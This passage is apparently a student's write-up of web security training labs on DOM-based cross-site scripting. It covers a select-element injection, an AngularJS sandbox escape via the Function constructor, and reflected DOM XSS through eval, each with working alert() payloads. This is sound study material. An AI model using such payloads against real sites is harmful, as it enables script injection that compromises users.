
| Vulnerability | DOM-based XSS inside a <select> element |
| Goal | Trigger an alert() |
| Key Concept | document.write injects content inside a <select> tag — closing the select with </select> first allows injecting arbitrary HTML like <img onerror=alert(1)> |
| Key Takeaway | The injection context matters — being inside a <select> means you must close it before any script tags or event handlers will be parsed |
Steps
1) start lab and open any product page scroll down and find check stock :

2) click check stock and it’s back with number of available items :

3) no thing add to the url put when check code with view page source i find script code that’s take store id and loop to check store name and grep the number of items available : 
4) you see that we have hidden parameter called storeID let’s append it to url and play with it and find this we append new store to stores : 
5) now we can inject our payload and let’s see the code var store = (new URLSearchParams(window.location.search)).get('storeId');
6) this is dom based because when we refresh we get the original content : 

7) inject img in the storID parameter <img src=sdfsd onerror=alert(1)> and SOLVED :
LAB 11 — DOM XSS in AngularJS Expression with Angle Brackets and Double Quotes HTML-Encoded
Level:
PRACTITIONERAnalysis
| Vulnerability | DOM XSS via AngularJS template expression |
| Goal | Trigger an alert() without angle brackets or double quotes |
| Key Concept | AngularJS evaluates expressions inside elements marked with `ng-app` — injecting executes arbitrary JS through the template engine |
| Key Takeaway | Client-side template engines like AngularJS create a secondary execution context — input reflected inside ng-app scope is evaluated as an expression even if HTML is encoded |
Steps
1) start the lab and try simple injection and it’s failed according to html encoding : 
2) i see that it’s uses angler and angler execute js in : 

3) let’s execute something : 
4) put angler sandbox prevent us form execute this functions : 
5) her we can use a constructor constructor is a function or method used to create and initialize a new object. In JavaScript, objects have a .constructor property that points to what created them. For example, obj.constructor tells you which constructor was used to create obj. In the lab, .constructor was used to reach the Function constructor and create a new function.
 test is a function. test.constructor points to the Function constructor(builtin js). test.constructor() creates a new anonymous function. We can pass JavaScript code to the Function constructor. Then () executes the newly created function.
6) we will use payload `` and SOLVED :  —
—
LAB 12 — Reflected DOM XSS
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected DOM XSS |
| Goal | Trigger an alert() |
| Key Concept | The server reflects user input into a JavaScript response that is then processed by client-side code using eval() or similar sinks — escaping the string context triggers execution |
| Key Takeaway | Reflected DOM XSS differs from classic reflected XSS — the server sends safe-looking data but client-side JS processes it unsafely |
Steps
1) i started with inject basic xss payload it’s appear on page put not appear on source : 
2) in page source i find external js file which is interested it’s call a function from script and full script: 
3) in this js file i find eval function which use to convert string to operation : 
4) it’ founded in the function search which called in html file :
5) in burp i see the request and response in target : 
6) the response is in json format : 
7) i send this to repeater and start test eval i start with this payload and it’s filter the double quote xss"alert(1) by adding /:  8) if we add second \ in out input we will break syntax :
9) the last thing we need is to comment the } after our payload by add// the final payload is xss\"-alert(1)}// and SOLVED : 